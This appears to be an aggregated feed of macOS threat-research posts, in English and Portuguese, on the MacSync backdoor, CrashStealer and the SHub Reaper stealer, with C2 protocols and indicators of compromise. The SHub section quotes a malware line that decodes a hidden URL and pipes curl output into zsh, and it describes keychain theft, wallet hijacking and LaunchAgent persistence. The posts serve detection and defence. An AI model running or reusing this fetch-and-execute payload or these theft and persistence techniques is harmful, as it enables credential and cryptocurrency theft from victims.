
Code section responsible for changing access to keychain services

Code section responsible for changing access to keychain services

Backdoor

The backdoor is a Fat Mach-O executable written in Objective-C. It has two launch modes: a regular one and one with the --persist-status flag. In the second mode, it only checks how it was added to the persistence objects: as a Login Item or as a LaunchAgent. In standard mode, before proceeding to its main functionality, the backdoor also checks whether it has been added to autorun in any way. If not, it uses the same persistence mechanism as the parent script. However, for macOS versions older than 13.0, a separate helper executable stored inside the backdoor’s body is used regardless of whether autorun objects are present. The helper performs a single task: it uses the CoreServices.framework API to add the executable file passed to it as an argument to the Login Items.

As with the droppers from the early stages of the infection chain, the configuration for communicating with the C2 is stored in the executable’s overlay and encrypted with XOR using the same key. It consists of several strings separated by null bytes:

  • AGNT1: a magic constant confirming that the configuration was decrypted correctly
  • C2 server URL
  • Access token: the same one used in the parent script
  • BLD-150: the backdoor build number

The malware also writes logs to $HOME/Library/Logs/.sysnotif-agent.log and supports extended logging when launched with the LAUNCHER_DEBUG environment variable. Communication with the C2 takes place over HTTP. The server’s response should be a JSON file.

Method URL path Request parameters Description
GET /v1/agent/ping
  • tag: the victim’s unique ID combined with the backdoor build number
  • build: backdoor build number
Used to receive a command. The response is expected to contain a cmd field with the command to execute. If a 403 error is received, meaning the access token has expired, the backdoor tries to refresh it with a request to /v1/agent/refresh.
POST /v1/agent/refresh
  • tag
  • build
  • old_token: previous token
The response is expected to contain an upload_token field, whose value becomes the new token.
POST /v1/asset/<upload_id>/init
  • upload_id: an identifier for the object being uploaded, generated randomly based on a timestamp, the process ID, and a random four-byte number
Used to create a file on the server, into which the file from the victim’s device is later uploaded in parts. When the file is created, its size is passed in the X-File-Size header, and its SHA-256 hash is passed in X-File-Sha256.
PUT /v1/asset/<upload_id> The request that actually uploads the file to the server.
POST /v1/agent/<command_status>
  • command_status: a status unique to the commands the agent executes
  • tag
  • upload_id: the ID of the file uploaded to the server (if any)
  • phase: information about the command being executed or its stage
  • message: a message
  • active: command in-progress flag (true = still running; false = finished)
This URL endpoint is accessed at various stages of the backdoor’s operation. Information about command execution status serves as a telemetry source for the attackers.

Although the backdoor offers several different commands, they all boil down to the same action: extract the base64-encoded AppleScript script from the script_b64 field in the server’s response and execute it. Individual command handlers then act as wrappers around the scripts, correctly populating telemetry and sending requests to the C2 server. Based on the command names and the messages sent to the server during their execution, we can reconstruct their purpose without having the scripts on hand. The backdoor supports the following commands:

  • deploy_ext: deploy an extension downloaded from the server into the victim’s browser.
  • deploy_ledger: replace the installed Ledger wallet with the version from the server.
  • regrab: collect system information and/or specific files again. This time, the collected data is packaged into an archive typical for the MacSync family, at /tmp/osalogging.zip, unless a different path is specified in the archive_path field sent along with the command.
  • live_browser: the only command executed without an AppleScript script. The backdoor checks for the presence of the sn_relay file among its resources, and if it’s not found, downloads and executes it. Its content and purpose remain a mystery to us, but based on the command name and the messages sent to the server, we can assume that the attackers somehow implement a MitM attack on traffic originating from the victim’s browser.

The section of the regrab command where the archive's integrity is verified and its hash is calculated before it is sent

The section of the regrab command where the archive’s integrity is verified and its hash is calculated before it is sent

Takeaways

The new version of the MacSync infostealer differs quite significantly from its previously observed variants. The attackers have substantially overhauled their approach to executing the stealer’s and backdoor’s main malicious payload, moving from AppleScripts to full-fledged executable files written in Swift and Objective-C. It’s also worth noting the more complex infection chain: instead of obfuscated shell scripts delivered through ClickFix attacks, this version used binary droppers and loaders, some of which leveraged Apple’s infrastructure as one of the intermediate stages for delivering the malicious payload.

The nature of the data attackers seek to collect from a victim’s device, as well as the categories of applications the stealer disguises itself as, clearly indicates that this malware family primarily targets developers, crypto enthusiasts, and other users associated in some way with IT and the crypto space. MacSync’s compromise of software developers’ devices poses particular security risks for both end users and corporate systems, opening up expanded opportunities for attackers to further their intrusion.

Indicators of compromise

Stage one loader
26a0f7cdb9f7dc5ace9a40af825b1538
2d69812584269699fade26622e6490c5
7df1049cbd56c0bfa4a3364a379b4c2c
9f15fe9c4415cd668334339f705b94d8
fb90887592655a8c989e443c640167aa
6791dad263cac6d63ebba6a4b57e7d71

Malicious calendar (stage two)
3ded1d71a822b53b12c3b67bcaf633f5

Stage three dropper
781ce50001d4b449600afa347c9b0208
8e84b01d5ac9624f0b181ade0e737193
980e2134679bc0c609f7659882883d77
4203ec932bfcc0907f91732440d6d997
eb760d5c88f13f7ee0f8f86ba3407123
f9f70096aabb4d22a6657014f4853a53

Stage four dropper
3deeed48fd38f22e369f5c3092bd68a1

Stage five script
f97d24212fa6a21be0c4d211e10f044c

Stage six script
00d12d842596bf5ee1805effb4571d30
9a0043d900a9ac78c886c59c9a328fd0

Auxiliary .repair-run script
7212229c85852c3bffaf9740002b2f39

Infostealer
c53d0ea45dbc622afb7f16ea3eec78bc

Backdoor
fc3ba5ed282d77127efd0b0f2403531b

Auxiliary autorun tool
8dc8561349d144d4661bc66f2ec49f9f

URL
hxxps://toria[.]app/
hxxps://warpcast[.]asia/Toria.dmg
hxxps://streamyard.appstore.com[.]mx/installer.sh
hxxps://slack.apple03cloudstore[.]com/installer.sh
hxxps://toria.apple03cloudstore[.]com/
hxxps://waaako.appstore.com[.]mx/installer.sh
hxxps://toria.apple03cloudstore[.]com/e3c1a6b00bc31e14/stage2.enc hxxps://docsend.appstore.com[.]mx/dcc737d157ef4271/stage2.enc
hxxps://docsend.appstore.com[.]mx/dcc737d157ef4271/CoreUpdate.pkg.enc
hxxps://docsend.appstore.com[.]mx/dcc737d157ef4271/Helper.pkg.enc
hxxps://caldav.icloud[.]com/published/2/MTk1NDMwMDMzNTUxOTU0M1aHCZ-nMxiyGzBTzPiodOf44DtKJ6PpjftAG28_ui2NCYMpL_vu4pF4ddsJ8ysg0QI7pR0VEIEbZYdilVZRw08
hxxps://gateway.icloud[.]com/caldav/1_MTk1NDMwMDMzNTUxOTU0M0pybtJB186GzhogprwCQUjY3oZNiDFHH8WVo6bmgUtI/attach/4GE4TKNBTGAYDGMZVGUYTSNJUGOAALDAFMDOJBGWNUCYJLZRNDCLCO2YMQ3I64RLGMNXVG3KYBPWQOGYIEI7MPBDDYHECFDYVENTXIYFNDCPOVRMCTYI236RCYZAE63V5U3RTUYGUMO2CO7PKCLWMCXE73M7OPTHSGRWH5DXQ4PCUQU4ELZTLW54JSTK2H7VQ6PD26WOA2R7PPIQ6RTJWDEWP34U3HB4YWMXXC6EJ6PKWILSPYRSDEVY6QGMWSIUN6PR5W35KO3D4QZE7CFPUVBAEKI/Loader.app.tar.gz/YXR0YWNoYXR0YWNoYXR0YRhrE8mQ0E-b_dTUSGStQgTQ0ULFxCanei3Ke-EuEyQL

C2
hxxps://docsend.appstore[.]com[.]mx
hxxps://toria.apple03cloudstore[.]com

The Password Notebook Is Back — but Is It Actually Safer?

25 de Agosto de 2026, 15:18

Password notebooks are making an unexpected comeback as infostealers and browser attacks revive debate over the safest way to store credentials.

The post The Password Notebook Is Back — but Is It Actually Safer? appeared first on TechRepublic.

CrashStealer, um novo infostealer para macOS: como funciona e como se manter seguro | Blog oficial da Kaspersky

13 de Agosto de 2026, 09:00

Os usuários de Mac historicamente confiaram na segurança de seu sistema operacional. Essa tranquilidade vem principalmente do controle estrito da Apple sobre o ecossistema e do fato de que o macOS sempre enfrentou menos ataques em massa do que o Windows. No entanto, isso não significa que os computadores Mac não tenham vulnerabilidades: as ameaças existem, e novas surgem o tempo todo. Nas últimas semanas, pesquisadores de segurança publicaram relatórios sobre pelo menos duas novas campanhas direcionadas a dispositivos Apple.

O malware usado em uma das campanhas foi apelidado de CrashStealer, enquanto o outro é conhecido como ClickLock. Ambos usam truques diferentes para forçar usuários a inserir a senha do Mac, que os invasores usam para roubar credenciais de contas, ativos de criptomoedas, documentos e muito mais. No post de hoje, analisamos em detalhes como o CrashStealer funciona e como evitar ser vítima dele.

Um aplicativo de videoconferência com o CrashStealer embutido

Em maio de 2026, pesquisadores identificaram os primeiros sinais de desenvolvimento desse malware e, no início de julho, detectaram sua atuação em ambiente real. O malware recebeu esse nome devido ao seu mecanismo principal: ele se disfarça da ferramenta integrada de geração de relatórios de falhas do macOS (CrashReporter), enquanto funciona como um infostealer criado para sequestrar dados confidenciais.

Os pesquisadores conseguiram rastrear um dos sites que os usuários visitaram para baixar o malware. O site se passa por uma plataforma legítima de distribuição da ferramenta de videoconferência Werkbit.

Segundo os pesquisadores, esse foi o site usado pelas vítimas para baixar o Werkbit, que continha, sem que elas soubessem, o malware loader CrashStealer. Fonte

No entanto, você não pode simplesmente visitar o site e baixar o software. Antes de iniciar o download, a pessoa precisa informar um PIN de reunião. Essa configuração provavelmente permite que os invasores limitem o alcance da campanha, direcionando-a apenas a vítimas específicas previamente selecionadas. Ainda não se sabe exatamente como os cibercriminosos escolhem seus alvos nem como entregam o PIN.

As pessoas “sortudas” que recebem um código acabam instalando a carga maliciosa inicial, chamada Werkbit Setup. Curiosamente, a carga maliciosa possui um certificado de desenvolvedor da Apple válido e foi aprovada no processo de autenticação de aplicativos da empresa, o que indica que passou pela verificação automatizada destinada a detectar código malicioso. Como resultado, os invasores conseguem contornar o Gatekeeper, mecanismo de proteção integrado do sistema operacional. Isso permite que a carga útil seja iniciada sem acionar os avisos usuais de software não confiável.

[caption] O instalador Werkbit Setup é assinado com um certificado válido de desenvolvedor da Apple e passou pelo processo de autenticação de aplicativos da empresa. Fonte

[/caption]Depois de iniciado, o Werkbit Setup primeiro se conecta ao GitHub. Pesquisadores acreditam que o uso dessa plataforma ajuda os invasores a passar despercebidos, fazendo com que as solicitações iniciais de rede pareçam muito menos suspeitas para as ferramentas de segurança. Depois de obter instruções de um repositório no GitHub, o programa se conecta diretamente ao servidor dos invasores para baixar o próprio CrashStealer.

Em seguida, o carregador salva o malware em uma pasta temporária do macOS, executa-o e apaga a maioria dos arquivos intermediários da instalação. Como resultado, em poucos segundos após a execução do Werkbit Setup, um infostealer totalmente funcional está em operação. Vale destacar que o usuário nunca recebe o aplicativo de videoconferência prometido.

Como o CrashStealer funciona

Ao contrário do carregador Werkbit Setup, o malware CrashStealer em si não é assinado com um certificado de desenvolvedor da Apple. Para evitar que os usuários desconfiem, o malware se disfarça da ferramenta de relatório de falhas do macOS, o CrashReporter, usando exatamente o mesmo nome, identificador de aplicativo e um ícone semelhante.

Depois de executado, o CrashStealer realiza uma sequência de etapas para obter acesso a dados confidenciais, estabelecer persistência no sistema e ocultar rastros:

  1. Remove metadados, incluindo o atributo que identifica o aplicativo como um arquivo baixado da Internet.
  2. Exibe uma solicitação falsa do sistema pedindo a senha do macOS do usuário.
  3. Usa as credenciais capturadas anteriormente para acessar o Keychain, o gerenciador de senhas integrado do macOS.
  4. Verifica se há ferramentas de segurança e softwares de análise de malware instalados no computador.
  5. Coleta senhas salvas nos navegadores, cookies, dados do Keychain e informações de outros gerenciadores de senhas e carteiras de criptomoedas.
  6. Criptografa os dados roubados e os prepara para envio ao servidor dos invasores.
  7. Cria uma cópia de si mesmo e estabelece persistência para ser executado automaticamente sempre que o macOS é inicializado.
  8. Exclui arquivos temporários e outros vestígios da instalação para dificultar ainda mais a detecção.

A segunda etapa merece uma análise mais detalhada. A solicitação de senha exibida ao usuário é extremamente convincente. Além disso, o malware verifica imediatamente se as credenciais estão corretas: se a pessoa cometer um erro de digitação e inserir uma senha inválida, o CrashStealer exibirá a janela novamente para que ela tente outra vez.

[caption] Depois de ser executado, o CrashStealer exibe uma janela pop-up que simula a solicitação padrão de senha do macOS. Fonte

[/caption]

Quais dados o CrashStealer tenta roubar?

A lista de alvos do CrashStealer é extensa. O principal alvo é o Keychain, o gerenciador de credenciais integrado do macOS, onde o sistema armazena credenciais de contas, chaves criptográficas, certificados, tokens e outros dados confidenciais.

Os usuários de gerenciadores de senhas de terceiros também não estão protegidos: o malware rouba dados de 14 desses serviços, incluindo 1Password, Bitwarden, LastPass, Dashlane, Keeper, KeePassXC, NordPass, Enpass e RoboForm.

Além disso, o malware coleta todas as credenciais e cookies armazenados em navegadores baseados no Chromium (Chrome, Brave, Edge, Opera, Opera GX, Vivaldi, Chromium e NAVER Whale) bem como no Firefox. Os invasores demonstram ter um grande interesse em ativos de criptomoedas: o CrashStealer tem como alvo específico os dados de 80 extensões diferentes de carteiras de criptomoedas, incluindo MetaMask, Phantom, Coinbase Wallet, Trust Wallet, Rabby, Exodus, Keplr e Solflare.

Por fim, o malware verifica as pastas Documentos e Downloads em busca de arquivos que possam ser de interesse dos cibercriminosos. O CrashStealer criptografa todos os dados roubados com o algoritmo AES-256-GCM, os compacta em um arquivo ZIP e os envia ao servidor dos invasores.

Como proteger seu dispositivo

O aumento dos ataques direcionados ao macOS é um claro sinal de alerta: quem usa dispositivos Apple precisa adotar uma postura mais proativa em relação à segurança. Recomendamos:

  • Pesquisar sobre os aplicativos na Internet antes de instalá-los
  • Dar preferência a utilitários disponíveis nas lojas de aplicativos oficiais sempre que possível
  • Usar uma solução de segurança confiável que bloqueie sites maliciosos e impeça a atividade de malware no dispositivo
  • Manter todas as suas credenciais e detalhes bancários em um gerenciador de senhas seguro. Uma opção é o Kaspersky Password Manager que, vale destacar, não foi listado entre os aplicativos visados pelo CrashStealer

As soluções de segurança da Kaspersky detectam o malware descrito nesta publicação e atribuem a ele os veredictos HEUR:Trojan-Downloader.OSX.Agent.gen e HEUR:Trojan-PSW.OSX.Agent.gen.

  • ✇Cybersecurity Blog | SentinelOne
  • SHub Reaper | macOS Stealer Spoofs Apple, Google, and Microsoft in a Single Attack Chain Phil Stokes
    Infostealers targeting macOS have continued to proliferate over the last two years, with threat actors iterating on successful techniques across related malware families. Researchers at Moonlock, Jamf, and Malwarebytes have previously documented the rise of SHub Stealer, including its use of fake application installers and “ClickFix” social engineering. This week, SentinelOne observed a new SHub variant using the build tag “Reaper”. Reaper uses fake WeChat and Miro installers as lures, but what
     

SHub Reaper | macOS Stealer Spoofs Apple, Google, and Microsoft in a Single Attack Chain

18 de Maio de 2026, 10:00

Infostealers targeting macOS have continued to proliferate over the last two years, with threat actors iterating on successful techniques across related malware families. Researchers at Moonlock, Jamf, and Malwarebytes have previously documented the rise of SHub Stealer, including its use of fake application installers and “ClickFix” social engineering. This week, SentinelOne observed a new SHub variant using the build tag “Reaper”.

Reaper uses fake WeChat and Miro installers as lures, but what stands out is the way the infection chain shifts its disguise at each stage. The payload may be hosted on a typo-squatted Microsoft domain, executed under the guise of an Apple security update, and persist from a fake Google Software Update directory. Alongside the previously documented SHub feature set, the build also adds an AMOS-style document theft module with chunked uploads.

In this post, we examine the Reaper variant’s delivery chain, file-grabbing capability, and persistence strategy, and provide indicators of compromise to aid defenders.

Delivery Pipeline and Environment Checks

Consistent with earlier SHub builds, the Reaper malware is deployed via a multi-stage execution chain. However, rather than relying on standard “ClickFix” social engineering in which victims are tricked into pasting a command into Terminal, this variant uses a delivery mechanism that bypasses Terminal entirely and sidesteps Apple’s Tahoe 26.4 mitigation for those attack flows.

Reaper leverages the applescript:// URL scheme to launch the macOS Script Editor, pre-populated with the malicious payload. SentinelOne previously described the technique, and Jamf later documented its use in a similar campaign.

In this case, the HTML source shows the script being constructed dynamically and padded with ASCII art and fake terms so that the malicious command is pushed well below the visible portion of the window when it loads in the host’s Script Editor.app.

HTML source code showing the construction of the malicious AppleScript

When the victim clicks ‘Run’, the embedded AppleScript prints a fake update message referencing Apple’s XProtectRemediator tool while silently decoding and executing a curl command to fetch the initial shell script stub.

const hiddenCommand = `do shell script \
"echo 'Downloading Update: https://support.apple.com/downloads/xprotect-remediator-150.dmg' \
&& curl -s $(echo 'aHR0cHM6Ly…<redacted>' | base64 -d) | zsh"`;

The script stub then checks the victim’s locale settings by querying the com.apple.HIToolbox.plist file to check for Russian input sources.

if defaults read ~/Library/Preferences/com.apple.HIToolbox.plist \
AppleEnabledInputSources 2>/dev/null | grep -qi russian; then 
  IS_CIS="true"
fi

If the host appears to be in the CIS (Commonwealth of Independent States) region, the malware sends a cis_blocked telemetry event to its command and control (C2) server and exits. Otherwise, it retrieves an AppleScript containing the core exfiltration logic and executes without touching the local disk via osascript.

Web Telemetry and Anti-Analysis Evasion

The fake WeChat and Miro installer websites are not merely static lures. Before invoking the AppleScript payload, they profile the visitor and apply several anti-analysis techniques. These campaigns are hosted on domains designed to deceive, notably including the typo-squatted URL mlcrosoft[.]co[.]com.

JavaScript on the pages collects system and browser information including IP address, location, WebGL fingerprinting data, and indicators of virtual machines or VPNs.

Fingerprinting the webpage visitor’s device for evidence of Virtual machines and VPNs

The scripts also enumerate installed browser extensions, specifically looking for password managers like 1Password, Bitwarden, and LastPass, as well as cryptocurrency wallets such as MetaMask and Phantom.

The HTML source code looks for specific extensions related to passwords and cryptocurrency

The collected telemetry, including browser extension data, is sent to the operators via a hardcoded Telegram bot.

The pages also interfere with analysis by overriding console functions, intercepting developer keystrokes such as F12, and running a continuous debugger loop to stall analysis. If a researcher opens DevTools, the browser will constantly pause execution, making it difficult to effectively step through the code. In the event the researcher works around these anti-analysis measures, a separate event listener devtoolschange overwrites the page content with a Russian “Access Denied” message (<h1>Доступ запрещен</h1>).

The HTML source code contains a full suite of anti-analysis measures

Exfiltration Engine and Filegrabber Integration

Once the user clicks ‘Run’ in Script Editor, the hidden command retrieves the remote AppleScript and executes it. The user is asked to supply their login password, which is scraped and used to decrypt various credentials, before being presented with a misleading error message.

AppleScript password dialog allows the attacker to scrape the user password
Reaper presents the user with a fake error message to distract suspicion

Earlier SHub builds focused on harvesting browser data, cryptocurrency wallets, developer-related configuration files, the macOS Keychain and iCloud account data, along with Telegram session data.

SentinelOne Singularity captures how Reaper targets the user’s login keychain, among other things

Reaper’s AppleScript retains that core behavior, targeting data from Chrome, Firefox, Brave, Edge, Opera, Vivaldi, Arc, and Orion, as well as browser extensions and desktop wallet applications including Exodus, Atomic, Ledger Live, Electrum, and Trezor Suite.

In addition, the Reaper build includes a Filegrabber routine resembling the document-theft functionality seen in Atomic macOS Stealer (AMOS). The Filegrabber handler searches the user’s Desktop and Documents folders for files likely to contain business or financial value.

The script targets files with the extensions .docx, .doc, .wallet, .key, .keys, .txt, .rtf, .csv, .xls, .xlsx, .json, and .rdp files under 2MB, along with .png images under 6MB, with a total collection cap of 150MB.

The AppleScript Filegrabber handler is similar to that used by AMOS Atomic and other macOS infostealers

Collected files are staged in /tmp/shub_<random>/, after which the script checks whether the directory exceeds 85MB. If it does, Reaper generates a Bash script at /tmp/shub_split.sh to divide the archive into 70MB ZIP chunks and upload them sequentially to the C2 at hebsbsbzjsjshduxbs[.]xyz/gate/chunk via curl.

Wallet Application Hijacking

After uploading the user’s data, the malware attempts to compromise specific cryptocurrency desktop wallets to intercept future activity.

The script searches for Exodus, Atomic Wallet, Ledger Wallet, Ledger Live, and Trezor Suite. When found, it retrieves a modified app.asar file from the C2 server, terminates the active wallet process, and replaces the legitimate core application file.

Wallet injection for continued funds theft

To bypass Gatekeeper, the script clears the quarantine attributes with xattr -cr and uses ad hoc code signing on the modified application bundle.

LaunchAgent Persistence and Backdoor

While many macOS infostealers operate solely on initial execution, the SHub Reaper variant establishes persistence and installs a backdoor. Before terminating, the AppleScript creates a directory structure designed to mimic Google Software Update: ~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/.

It places a Base64-decoded bash script named GoogleUpdate in this directory and registers it using a LaunchAgent property list named com.google.keystone.agent.plist.

User LaunchAgent masquerades as Google software update

The LaunchAgent executes the target script GoogleUpdate every 60 seconds. The script functions as a beacon, sending system details to the C2’s /api/bot/heartbeat endpoint.

GoogleUpdate provides the attacker with a backdoor

If the server returns a "code" payload, the script decodes it, writes it to a hidden /tmp/.c.sh file, executes it with the current user’s privileges, and then deletes the file. The mechanism provides the threat actor with a persistent backdoor for remote code execution.

SentinelOne Customers Are Protected from SHub Reaper

One of the core reasons attackers have moved to attack flows that leverage AppleScript and shell scripts is their ability to confine execution to running system processes or user-initiated processes like Script Editor or the Terminal. This allows the attacker to execute without introducing foreign binaries to the file system and makes it easier to bypass file scanning detection tools like Apple’s own XProtect and similar 3rd party tools.

SentinelOne Singularity detects SHub Reaper’s attempts to exfiltrate data and to enable persistence, among other behaviours. The engine does not rely on file scanning or signature updates to detect this kind of malicious behaviour, regardless of its source.

Singularity detects Reaper’s malicious behavior

Conclusion

The Reaper build shows that SHub operators are extending their malware beyond straightforward credential and wallet theft. Alongside an AMOS-style Filegrabber and chunked uploads, the variant also installs a persistent backdoor, giving the operators more ways to steal data or pivot to other malicious installs after the initial compromise.

macOS users should take note of the way the infection chain layers familiar brands and trusted software cues across multiple stages: A fake WeChat or Miro installer, delivery from a typo-squatted Microsoft domain, execution disguised as an Apple security update, and persistence hidden in a fake Google Software Update path.

For defenders, that combination reinforces the need to watch for malicious behavior like unexpected AppleScript or osascript activity, suspicious outbound traffic following Script Editor execution, or the unexpected creation of LaunchAgents or related files in namespaces associated with trusted vendors.

Indicators of Compromise

Network Communications

hebsbsbzjsjshduxbs[.]xyz Primary C2
hxxps[://]hebsbsbzjsjshduxbs[.]xyz/api/debug/event C2 Endpoint
hxxps[://]hebsbsbzjsjshduxbs[.]xyz/api/bot/heartbeat C2 Endpoint
hxxps[://]hebsbsbzjsjshduxbs[.]xyz/gate C2 Endpoint
qq-0732gwh22[.]com Fake WeChat Lure Domain
mlcrosoft[.]co[.]com Fake WeChat Lure Domain
mlroweb[.]com Fake Miro Lure Domain

File System Paths

Filepath Purpose
~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate Backdoor Binary
~/Library/LaunchAgents/com.google.keystone.agent.plist Persistence mechanism
/tmp/shub_log.zip Staged exfiltration archive
/tmp/shub_split.sh Archive splitting utility
/tmp/shub_mzip_*.zip Segmented archive chunks
/tmp/.c.sh Ephemeral backdoor execution script
/tmp/*_asar.zip Downloaded wallet payloads, e.g., exodus_asar.zip, ledger_asar.zip

Static Strings & Identifiers

Build ID 6552824c59ddacb134073f24a4bd4724514a938a9dc59f1733503642faed3bd3
Build Name Reaper
Hardcoded Build Hash c917fcf8314228862571f80c9e4a871e

Clones de carteiras de criptomoedas por phishing na App Store e outros ataques contra usuários de iOS e macOS

11 de Maio de 2026, 10:39

Mesmo que você mantenha seus criptoativos em uma cold wallet (offline) e utilize dispositivos da Apple, que têm forte reputação em segurança, cibercriminosos ainda podem encontrar formas de desviar seus valores. Esses agentes maliciosos estão combinando técnicas conhecidas em novas cadeias de ataque, incluindo a atração de vítimas diretamente dentro da App Store.

Clones de carteiras de criptomoedas


Em março passado, identificamos aplicativos de phishing no topo dos rankings da App Store chinesa, com ícones e nomes que imitavam ferramentas populares de gerenciamento de carteiras de criptomoedas. Como restrições regionais bloqueiam vários aplicativos oficiais de carteiras na App Store chinesa, invasores passaram a explorar essa lacuna. Eles criaram aplicativos falsos com ícones semelhantes aos originais e nomes com erros ortográficos intencionais, provavelmente para contornar a moderação da App Store e enganar os usuários.

Aplicativos de phishing na App Store aparecendo nos resultados de busca por Ledger Wallet (anteriormente Ledger Live)

Aplicativos de phishing na App Store aparecendo nos resultados de busca por Ledger Wallet (anteriormente Ledger Live)

